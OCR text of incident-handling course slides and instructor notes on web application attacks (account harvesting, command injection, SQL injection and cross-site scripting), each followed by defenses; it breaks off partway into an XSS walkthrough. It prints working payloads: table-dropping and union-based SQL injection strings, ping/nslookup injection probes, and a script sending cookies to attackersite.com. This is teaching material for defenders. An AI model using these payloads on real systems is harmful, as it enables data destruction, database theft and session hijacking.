


Now look at an example of a system that is vulnerable to account harvesting. For this example, you use a Mock Bank demonstration.

Mock Bank is some software that was written by my colleague, Arion Lawrence, to show different vulnerabilities in online banking systems that we have observed in testing client systems. Mock Bank simulates an online banking environment, including several transactions and bogus user information.

As you can see here, when a user provides a userID and password to Mock Bank, you see a message indicating that an error has occurred.

Look closely at the screen, and you can see that Error Number 1 is returned in the URL line.



In this screen, the user provides a good userID and a bad password (on the previous slide, they provided a bad userID and a bad password). On this slide, by providing a good userID, you see that Error Number 2 comes back on the location line. So, now you can differentiate whether the userID is incorrect or the password is incorrect.

This is a major victory for attackers because now they can harvest account numbers. Note here that the HTML of the error message is identical on both screens. There is not a single space, comma, period, or anything else different in the HTML. It's the error message in the URL line that indicates the problem.

Now, of course, if there were a change in the HTML or wording between the screens with a bad userID and bad password, an attacker could still do account harvesting.

So, an attacker can take this information and use it to create an automated script to go through and guess various userIDs to determine which ones are good and which ones are not valid.

Defenses | Account Harvesting

- Preparation:
  - All authentication error messages must be consistent:
    - There should be no differences between the bad UserID and good UserID/bad password conditions
  - UserIDs should be tracked for a given number of bad logins and then temporarily lock out account:
    - Account lockout could be timed to restore access after 30 minutes, or require a call to the help desk
    - Be careful about the cost of helpdesk calls for account lockout resets
- Identification:
  - Frequent login attempts with no activity even after successful login
- Cont, Erad, Recov: N/A

How do you defend yourself against this kind of attack?

All authentication error messages must be consistent. If the userID is wrong or if the password is wrong, the same message should display. Everything should be identical: The HTML as well as any information passed back in the URL location line of the browser.

In addition, you may want to have individual userIDs tracked for a given number of bad logins and presented with an account lockout message after several invalid login attempts. If users try four or five different bad passwords in a row, you could lock out their account, either permanently (requiring a call to the help desk) or for potentially just a certain amount of time, such as 10 minutes or a one-half hour. This prevents an attacker from going through and harvesting account names and then trying to determine the passwords through a brute force attack. Be careful with forcing users to call help desks, however! That could drive up help desk costs, which could be pushed back on your security team if it is due to lockout features.

Also, if you do reset accounts, you may want to consider requiring new and different passwords for the reset accounts. So, if a lockout does occur, the attacker can't just continually guess the password information again and again.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - **Web App Attacks**
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**


EXPLOITATION

1. Account Harvesting
2. **Command Injection**
3. SQL Injection
4. Cross-Site Scripting
5. Lab: XSS and SQLi
6. Attacking State Maintenance with Web App Manipulation Proxy


Next, let's talk about a web application attack technique that is both surprisingly easy for a bad person to exploit, yet is rather common: command injection. By leveraging this vector against a vulnerable system, an attacker can easily take over a target web server, establishing a foothold in the target environment. In recent penetration tests, as well as real-world incidents, numerous web applications have had this type of vulnerability, including some enterprise resource planning (ERP) solutions.

Command Injection

- Some web applications take input from a user and process that input by invoking a shell to run a program to handle the input, like ShellShock



  - If the input contains a command for the shell, an attacker may get that command to run



  - Alternatively, the web server may skip the shell and just exec the program and its input, still manifesting the vulnerability
  - This input could come in via URL variables, form variables, cookies, or any other input field
  - The attacker's command typically runs with privileges of the web server

Some web applications take input from a user and then process that input by launching a command shell to run a program to deal with the input. In a vulnerable application, an attacker can subvert this process by injecting commands for the shell to run appended to normal input. Sometimes, these commands are separated from the input by a ; (on Linux) or an & (on Windows) to cause the shell to view the trailing, attacker-injected command as part of the normal call for the shell to execute the program. We have seen this recently in ShellShock

Some web applications dispense with launching a shell to invoke the program, but instead just execute the program to handle the input, and the program can be tricked into further executing the attacker's input. Either way, we have a command injection vulnerability if the web application can be tricked into running commands supplied by the attacker as user input.

These attacker commands could arrive via arbitrary forms of user input on a web application, including URL variables (passed via HTTP GET), browser form variables (passed via HTTP POST), cookies, or other input methods.

The attacker's commands typically run with the privileges of the web server, which, in most modern environments, web servers run with limited privileges. Still, even with those limited privileges, command execution on a target server offers a powerful starting point for an attacker, who can then pivot through to attack other machines or launch a privilege escalation attack to gain more power over the vulnerable server.

Commands to Inject (1)

Command Injection

- To discover a command injection flaw, an attacker could choose from several commands to try
- Some of the most valuable are:

```
ping [AttackerIPaddress]
nslookup [AttackerDomainName]
```

  - The attacker can then sniff to see if packets come from the target
- These commands are ideal because:
  - They don't require high privileges to execute and they are benign
  - They show that there is outbound traffic from the target:
    - And with nslookup, that outbound mechanism might not even be direct at all ... it could have been forwarded through one or more DNS servers, but it is still command execution!
  - And they work in a blind fashion because the attacker can sniff to see if they worked without seeing the output of the command

To find command injection flaws, an attacker can manually enter commands and look for signs of their execution. Alternatively, some vulnerability scanning tools attempt to enter benign commands to see if there is a sign of execution.

Some of the most useful commands to inject to determine if this type of flaw is present are **ping** and **nslookup**. If the attacker injects a command to try to ping her own IP address, the attacker can then sniff to see if ICMP Echo Request messages are coming from the target web server. If they are, the command was successfully executed. Alternatively, the attacker could inject an **nslookup** command for a domain name controlled by the attacker. The attacker can then sniff to see if any DNS requests come from the target environment for the attacker-controlled DNS server.

The **ping** and **nslookup** commands are ideal for testing for the presence of command injection because they can be executed even with minimal privileges and won't cause harm in most environments. Each also provides an indication that we can cause the target machine to take action to exfiltrate data. That is, there is some form of outbound communication allowed from the target. For **nslookup**, that communication might not even be direct l, with the target machine sending a DNS request through one or more DNS servers that are resolving the name on behalf of the vulnerable target machine. The attacker still has command execution, even though the target can't communicate directly with him.

And, best of all, sniffing either **ping** and **nslookup** shows that the commands executed successfully, even when you have blind command injection that prevents you from seeing the output of the command. Sniffing those packets is all the sign you need that the command executed.

Commands to Inject (2)

Command Injection

- After the attacker verifies command execution, the attacker could have the target machine mount a share on another attacker-controlled system and then transfer or execute programs on the target
- Many automated scanning tools fail to find this flaw because they try to ping an unroutable RFC 1918 address of the attacker's machine:
  - Manual verification is often required

When attackers verify that command execution is possible via ping or **nslookup**, they can then move to more elaborate commands. In particular, some attackers inject commands causing the target machine to mount a file share on an attacker-controlled system. That way, attackers can cause the target to execute the bad guys' code right from the file share, without even installing the software on the vulnerable target.

Command Injection Defenses

Command Injection

- Preparation:
  - Educate developers to be careful with user input
  - Conduct vulnerability assessments and penetration tests regularly
- Identification:
  - Look for unusual traffic outbound from web servers
  - Look for extra accounts or other configuration changes on servers
- Containment:
  - Fix the application, and consider a Web Application Firewall
  - Remove attacker software and accounts
  - Check for a rootkit
- Eradication:
  - If rootkit were installed, rebuild
- Recovery:
  - Watch for attacker's return

To defend against command-injection attacks, you need to educate your web developers to treat user input carefully, avoiding any risky activity that may result in its execution, such as launching shells or directly calling exec features on inputted data. You should also strive to conduct periodic and regular vulnerability assessments and in-depth penetration tests of your systems to find such flaws before bad folks do.

For identification, you can look for unusual outbound traffic from your web servers. For example, is it normal for a web server to start pinging the outside world? How about having a web server initiating outbound TCP connections, especially connections associated with file sharing such as SMB or NFS? That is likely a sign that something is amiss. You can also look for configuration changes made by an attacker on a target, such as extra accounts appearing.

For containment, you should fix the web application to remove this kind of flaw. If the fix takes too long, you can consider whether deploying a Web Application Firewall (WAF) may address the problem in the short term. You should also remove any attacker-installed software and other configuration changes on the target, checking carefully to see if there is a rootkit present on the machine. We'll look at rootkit detection tools in 504.5.

For eradication, if a rootkit were installed, you should rebuild the system, and then in recovery watch for the attacker's return.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - **Web App Attacks**
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. Account Harvesting
2. Command Injection
3. **SQL Injection**
4. Cross-Site Scripting
5. Lab: XSS and SQLi
6. Attacking State Maintenance with Web App Manipulation Proxy

We'll now talk about a technique called SQL injection, which lets an attacker search, update, or even delete data in a backend SQL database.

SQL Injection

- Most web apps have a web server with a backend database
- The web app takes user input and plops it into a SQL statement to get/update data in the database

```
select [field] from [table] where [variable] = '[value]';

update [table] set <variable> = '<value>';
```

Often Contain User Input!

This technique tries to manipulate a backend database by going through the web application and trying to add information to a SQL statement. SQL is the Structured Query Language, a tool used to access most relational databases today.

When attackers can successfully conduct a SQL injection attack, they may retrieve information that has not been authorized. They could change account information, updating various tables in the database, or perhaps even remove entire datasets, such as dropping tables or even doing fine-grained editing of the database.

SQL syntax includes numerous statement types, but we focus on two of the most popular: the select statement and the update statement. The select statement is used for a query, whereas the update statement is used to load data into a table. Note that a web application gathers user input and frequently puts it into the "where" or "set" clause of a SQL statement. That's how the web app ties into the database.

Attackers try to enter special characters and pieces of a SQL statement into their user input to see if they can get them to run on the backend system.

The attacker types these components directly into the web application to see if it is carried back to the backend database.

Looking for SQL Injection Vulnerabilities

SQL Injection

- Find a user-supplied input string that will be part of a database query (that is, username, account number, product SKU, and more)
- What will the application consider the data type of the user supplied input? (number, string, date, and so on)
- Start by adding string quotation characters to the user data to see how the system reacts when data submitted (that is, ', ', ", and "):
  - You may need to bypass any client-side filtering of these characters (such as JavaScript)
  - Use a web-application manipulation proxy for that!
  - We'll discuss those proxies a little later
- Various tools automate scanning for SQL injection flaws:
  - Nmap Scripting Engine script: http://www.nmap.org
  - Zed Attack Proxy (ZAP): http://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
  - Burp Suite: http://www.portswigger.net/
  - Sqlmap: http://sqlmap.sourceforge.net
  - Havij: http://www.itsecteam.com/products/havij-advanced-sql-injection/ → NMAP DEVE SER USADO PARA EXPLORAR

To apply this technique, attackers first try to find some user-supplied input string in the web application. They look for some form element that a user can type into. Maybe they'll select a username, an account number, a product SKU, or anything the attacker guesses will be passed into a backend database. The attacker then tries to figure out what type of data this would be. For instance, if it's a username, it's probably a string. If it's the number of widgets the user wants to order, perhaps it's an integer.

Attackers then start adding string quotation characters to the user data to see how the system reacts when the data is submitted. They'll enter things such as an open single quote, open double quotes, closed quotes, or different other characters. Note that attackers may have to bypass any client-side filtering of the characters. For example, a lot of web applications use JavaScript on the browser to filter out different characters that they don't want to be sent in to the application. It's easy for attackers to get around this. They could use a customized browser, or they could use a proxy tool. We'll talk about web application manipulation proxy tools that can do this in a little bit.

Don't assume any information that you filter out at the browser in JavaScript is not going to be bypassed by the user. The attacker can get around your filtering.

So, essentially, with database manipulation, attackers try to enter a bunch of special quote characters to see if they can make the application cough up some more information.

Several tools help by automating the sending of quotation marks of various kinds into user input fields, looking for database error messages in responses. In particular, there is an Nmap Scripting Engine script called SQLInject.nse, appropriately enough, incorporated into recent versions of Nmap. Furthermore, the ZAP Proxy, Burp Suite, and sqlmap tools also include automated SQL injection vulnerability scanning features. Another heavily used SQL Injection tool is Havij.

Database Manipulation Across the Web — SQL Injection

- After a target user input string has been identified, use standard database logic elements and see what happens!
  - Double dash (--): Comment delimiter
  - Semicolon (;): Query terminator
  - Asterisk (*): Wildcard selector
  - Percent (%): Matches any substring
  - Underscore (_): Matches any character
- Other useful entities are OR, TRUE, 1=1, SELECT, JOIN, and UPDATE

In addition to the single quotes and double quotes, attackers may try to enter in many different other characters to see if they can get the backend database to send some information in return.

They may try semicolons or asterisks, percents or underscores, or even individual elements of SQL syntax.

The most useful element in this list is the double dash (--). This acts as a comment delimiter and can therefore be used to tell the database to ignore anything passed to it after the user's input. That's quite helpful in avoiding syntax errors induced by SQL Injection.

Beyond these special characters, attackers also use standard SQL statement elements, including OR, TRUE, 1=1, SELECT, JOIN, and UPDATE. Let's go through a few specific examples to see how some of these various elements can be used.

Examples: Finding Errors

SQL Injection

- Suppose web app has:

```
select * from users where name = '[value]';
```

- Suppose attacker types in a name of:

```
Fred'
```

- Resulting SQL will be:

```
select * from users where name = 'Fred'';
```

- Those final two ' marks cause a syntax error!
  - Error messages vary but could include "Database error," "Syntax Error," or a generic error message

Suppose you have a web application that asks the user for a username and then looks up the appropriate user ID in a SQL database. The select statement appears on the slide.

The user types in a [value] of Fred followed by a single quote. The web application dutifully plops (a highly technical term: "plops") the user input including the single quote into the [value] position of the select statement.

The resulting SQL has a syntax error. The two single quotes after Fred causes the SQL parser in the database to generate an error message. You've probably seen web applications that shoot back an error message when you type some funky characters into user input. You may have been witnessing a simple SQL injection flaw. Error messages that might indicate such a vulnerability included "Database error," "SQL error, "SQL Syntax Error," and "ODBC Error."

This is certainly interesting, but let's see what attackers can do after they witness an error message based on the single quote.

Examples: Dropping Data

SQL Injection

- Suppose web app has:

```
select * from users where name = '[value]';
```

- Now, attacker types in a name of:

```
Fred'; drop table users;--
```

- Resulting SQL is:

```
select * from users where name = 'Fred'; drop table
  users;--';
```

- Everything after -- will be ignored
  - The table users will be deleted!
  - Some database types can accept /* for a comment delimiter as well

Now, the attacker is going to type in a username of **Fred'; drop table users;--**

The Fred and single quote are followed by a semicolon. As far as the database is concerned, that semicolon terminates the SQL statement it gets. However, the database thinks it has received another SQL statement. This second statement tells it to drop the user's table. This statement ends with a semicolon, followed by two dashes. The dashes are required to indicated that the remainder of the line (which will be a '; applied by the web app) is just part of a comment. Otherwise, the attacker gets another syntax error. The attacker doesn't want syntax errors now; he wants to get SQL statements to execute on the target.

So, the drop statement implements a denial-of-service attack because the user table is now gone, preventing users from authenticating!

Beyond --, some database types can accept /* for a comment delimiter as well.

Examples: Grabbing More Data

SQL Injection

- Suppose web app has:

```
select * from users where name = '[value]';
```

- Now, attacker types in a name of:

```
' or 1=1;--
```

- Resulting SQL is:

```
select * from users where name = '' or 1=1;
  --';
```

- 1=1 is always true, and anything or true is true
- Therefore, the database returns some data
  - Possibly the admin's ID number, if it's the first in the table

But, wait, there's more....

Suppose the attacker types in a username of **' or 1=1;--**

1=1 is always true, so the database thinks the username is " or TRUE. This retrieves all users from the database. That sure could be useful to the attacker.

Now, when the SQL statement tries to select a single user and gets a database response that includes several different users, what happens? Typically, the database plucks off the top entry in the response. The top entry in most database user tables is an entry for the database administrator. Therefore, for this application, an attacker can choose the admin's userID number without even knowing the admin account name, simply by typing in **"' or 1=1;--"**. Ouch!

Examples: Getting Database Structure

SQL Injection

- Suppose web app has:

```
select * from users where name = '[value]';
```

- Now, attacker types in a name of:

```
Fred' union select name,1,'1',1,'1' from master..sysdatabases;--
```

  - On MS SQL Server, this retrieves database names:

```
Fred' union select name,1,'1',1,'1' from [db_name]..sysobjects
  where xtype='U';--
```

  - On MS SQL Server, this retrieves table names
  - Similarly, an attacker can grab column names, look at values stored in individual columns, join tables, and more
  - It's pretty much raw access of the database ... with the credentials that the web app uses to log in to the database

Now let's take the gloves off and see how an attacker goes at it.

To understand this next variation of SQL injection, you need to know that SQL databases include two types of data: user definable tables and metadata. We've been messing around with getting information from user definable tables. That's nice, but we don't know the names of those user tables, their columns, or their fields. It's hard to ask the database detailed questions when we don't know the names of these user definable tables.

The attacker gets the names of the user definable tables from the metadata. This data spells out the database names, all columns, and all fields in the system. Attackers structure their input to get the names of databases first. Then, attackers nab the column names. Similarly, attackers can get field names.

Armed with this data, we can use the techniques described earlier to query specific tables by extending select statements. With this technique, attackers can dump the contents of the whole database.

The "union" statement you see here merges together the results of two select statements. (One of the statements is from the web application; the other is from the attacker as a form of user input.) Attackers do this because they want to view the data from their own select statement searches in the visible output fields provided by the existing application. Also, note the 1,'1',1,'1' in the statements. Those are to make the select statements on both sides of the union have the same number of fields. For a union to work, the left and right side must have the same array depth. How does the attacker know how many ones to add, and whether they should be an integer (1) or a string ('1')? The bad people use trial and error, expanding the numbers of ones from zero to one (1) to two (1,1) to three (1,1,1) and so on, until the attacker gets the right array depth. Then, the attacker starts alternating integers and strings using trial and error (1,1 vs. '1',1) until the right combination is discovered.

Defenses: Preparation

SQL Injection

- Limit the permissions of the web app when accessing the database:
  - Won't eliminate SQL Injection but can limit damage
- Consider using parameterized stored procedures:
  - Code splits up user input into parameters fed to stored proc in database
  - White paper on the topic at http://blogs.msdn.com/b/brian_swan/archive/2011/02/16/do-stored-procedures-protect-against-sql-injection.aspx
- On the server side, the app should filter user input, removing:
  - Quotes of all kinds (i.e., ', ', ", and ").
  - Minus signs (-) Semicolons (;) Asterisks (*) Percentages (%) Underscores (_)
  - Other shell/scripting metacharacters (=&\|*?~<>^()[]{}$\n\r)
- Your best bet: Define characters that are ok (alpha and numeric), and filter everything else out ... filter after canonicalization of input
- You must do this on the server side!
  - Client-side filtering is easy to bypass
- ModSecurity offers solid filtering features for Apache, IIS, and Nginx
- For those characters you actually need, introduce a substitute:
  - Apostrophe can be changed to &ap, less than can become &lt, and so on

One level of defense against SQL Injection involves limiting the permissions of the web application when accessing the database. Don't let your web app have admin capabilities on your database! That's incredibly dangerous. Clamping down on these permissions won't eliminate SQL Injection, but it can limit the attacker's ability to explore the database fully.


Also, consider using parameterized stored procedures. This technique splits up user input into individual parameters, which are fed as isolated elements into stored procedures running on the database. Because the user input is split among various parameters, SQL Injection attacks become far more difficult for the attacker. There is a good white paper on the topic at http://aspalliance.com/385.

Further bolstering your defenses, you need to build your web applications so that the server side screens out any extraneous but potentially meaningful user input. In other words, if you ask for someone's address, you need to filter out at the server side all kinds of junk characters that may be passed in. You need to filter out quotes of all kinds (single, double, back quotes, and forward quotes). You need to filter out minus signs, semicolons, asterisks, percentage signs, underscores, or any other shell metacharacters, such as ampersands, pipes, or question marks.

You don't need these for most applications. A postal address likely doesn't require any of these special characters in it. Names don't require these special characters either. And because they are meaningful, not only to backend databases, but also potentially to the operating system of the web server, you should filter all this out at the web server side of the application.

Your best bet is to define which characters you require (usually just alpha and numeric) and filter out the rest of the riff-raff users send you. Filtering should be applied after the user input goes through a canonicalization step, where the web application converts different encoding formats of user input into a standardized form before the filtering takes place. Canonicalization is described in the *OWASP Guide to Building Secure Web Apps and Web Services*. ModSecurity includes filtering features to stop SQL Injection attacks, as well as Cross-Site Scripting attacks (a topic we discuss later).

For those characters that might be dangerous but you actually need, introduce an escape sequence or substitute. One popular method of substituting innocuous replacements involves using an & and two letters to represent an otherwise scary character. For example, an apostrophe can be changed to &ap, less than can become &lt, and so on.



To identify a SQL attack, you can search your web application logs for the special characters we've discussed, as well as for words such as "union," "select," "join," and "inner." Also, some Data Loss Prevention (DLP) solutions can monitor networks and look for the exfiltration of sensitive Personally Identifiable Information (PII), such as credit cards, Social Security numbers, and the like. However, if this data is accessed via an encrypted session (such as TLS/SSL), the DLP solution may be blind to it.

If people launch this kind of attack against you, filter their source IP address and/or user account at a firewall or in the web application.

Eradication and Recovery for such attacks involve removing any attacker-placed data from the database. Involve your antifraud group (if your organization has one) to help investigate what the attacker attempted to do.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - **Web App Attacks**
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. Account Harvesting
2. Command Injection
3. SQL Injection
4. **Cross-Site Scripting**
5. Lab: XSS and SQLi
6. Attacking State Maintenance with Web App Manipulation Proxy

The next web application attack exploits an incredibly common vulnerability. If a web server reflects user input back to users, a bad person could launch a Cross-Site Scripting attack.

What Is Cross-Site Scripting?

- Consider a website that gathers user input
- User input is sent back to user's browser without filtering
  - "You just typed in the following, right?" [user_input]
- Attacker crafts URL with a script in it:
  - Script in the URL is sent to server as user input
  - User input displayed back to user; script "reflected" back to client
  - Script runs on client browser
- Which do you want to search for? You want to search on:
  - `<SCRIPT LANGUAGE=Javascript>alert ("You are vulnerable to cross-site scripting!");</SCRIPT>`

So there, I can hack myself!

Cross-Site Scripting enables an attacker to steal information (such as cookies) from users of a vulnerable website. So, if your online bank is vulnerable, we might steal your banking cookies.

Cross-Site Scripting is based on web applications that reflect user input back to a user. Many web applications do this. Consider a search engine. You type in the search string, and the application says back to you, "You just searched for:" followed by what you typed. Or how about a loan application? You type in your address, and the application says back to you: "You said your address was this:" followed by what you typed.

Cross-Site Scripting involves sending scripting code (usually JavaScript or VBScript) to a web application that sends data back to the browser. The web server has an application that reflects user input back to a web browser. When the code gets to the browser, it is executed. Upon reaching a browser, the script on this page pops up a dialogue box.

You may be thinking, "So what?! I can type in scripts and hack myself. What's the big deal?"

Launching Cross-Site Scripting Attacks

- Attacker's script must be sent to the victim:
  - URL embedded in an e-mail or newsgroup posting
  - URL provided on a third-party website (either clicked by victim user or automatically loaded when visiting a malicious website)
  - Inter-user communication within the target site (such as message board)
- Amazing website with various cross-site scripting encoding techniques at https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

To accomplish the dirty deed, the attacker must get the malicious browser script onto the victim's machine. This can be accomplished in at least three ways:

The first method involves sending the victim an e-mail. You could formulate an e-mail that says, "Get $20 in your account now, if you just click here." Users might click the e-mail link, forwarding the input to the web app, which reflects it back to the browser, where it runs.

Second, you could just put a link on the website, saying, "Click here for a great deal!" But the link under the text would include a URL with the embedded JavaScript. It flows to your browser when you click and it runs there.

Third, a lot of websites enable one user to post data that other users see, such as a message board like slashdot (www.slashdot.org). We post an article that includes JavaScript. When you view the article, the JavaScript is downloaded to your browser, runs, and steals your cookies.

Using one of these three mechanisms, the attacker gets the user to view a website to see data entered by the attacker.

The website https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet includes tools to help attackers encode their Cross-Site Script attacks for various browsers (IE versions, Firefox, Mozilla, and more), with various functionality, and in various encoding schemes (ASCII, Hex, Unicode, and so on).

Overview — Cross-Site Scripting

- Attacker intends to obtain sensitive data from victim user that is only accessible in the security context of the target site:
  - For example, I want to steal your online banking cookies!
  - Or, the attacker wants to run transactions as a victim user
- Attacker searches target site to find CGI/ASP/JSP/PHP script that does not filter user supplied input, especially HTML <SCRIPT> tags:
  - The site displays back to the user something the user types in
- Attacker writes a URL with specialized browser script (most likely in JavaScript) that performs an action as a victim user on the target site:
  - `http://counterhack.net/search.php?word=<SCRIPT LANGUAGE=Javascript>alert ("Vulnerable!");</SCRIPT>`
- That merely pops up a dialog box. Here is a browser script that steals a cookie associated with counterhack.net and delivers it to a web server at attackersite.com:
  - `http://counterhack.net/search.php?word=<SCRIPT>document.location='http://attackersite.com/cgi-bin/grab.cgi?'%2bdocument.cookie;</SCRIPT>`

Before we get too far ahead of ourselves, let's consider the environment necessary for a Cross-Site Scripting attack. The attacker wants to get information from a user that is stored on his browser, such as a cookie.

The attacker searches for a website that reflects input back to a user. The website must reflect back everything the user types in, including special characters included in scripting languages. The attacker doesn't want an application that filters out scripting characters because that foils the foul plan.

After finding a website that meets these requirements, the attacker composes a URL to access the web application and send the app some input. The user input sent to the web app is the script to be executed on a browser. The URL might look something like this:

```
http://counterhack.net/search.php?word=<SCRIPT
LANGUAGE=Javascript>alert ("Vulnerable!");</SCRIPT>
```

This URL accesses the counterhack.net website and invokes the search.php script. It passes this search script a variable called word, with a value of "`<SCRIPT LANGUAGE=Javascript>alert ("Vulnerable!");</SCRIPT>`". If that script is returned to a browser, it pops up a dialogue box on the browser machine that sends it.

The other example on the slide steal cookies from the victim. Here's how it works. The user clicks this link, which accesses counterhack.net, invoking a script on the website called search.php. The search script is fed a variable called word, with a value that it is to search for. The website searches for this value and responds back saying that it us searching for the given value. The value contains a browser script, which is sent back to the browser. When it is there, it runs. Inside the browser, the script tries to fetch a document from the location of the attacker's site (attackersite.com), passing to a CGI script called grab.cgi the current document's cookie. The %2b is merely an encoded form of the + sign, which in a URL typically represents a space. So, the current document's cookie is passed to the attacker's CGI script on the attacker's website. The grab.cgi script could simply record into a file on the attacker's site all cookies that it receives. Interestingly, this browser script passes the cookie to the attacker's site even if grab.cgi doesn't exist on the website!

Walkthrough — Cross-Site Scripting

0) Victim uses a website that sets cookies on the victim's browser
1) Victim clicks a URL or visits a website that includes the malicious script
2) Victim user's browser transmits malicious code to the vulnerable target site as a web request
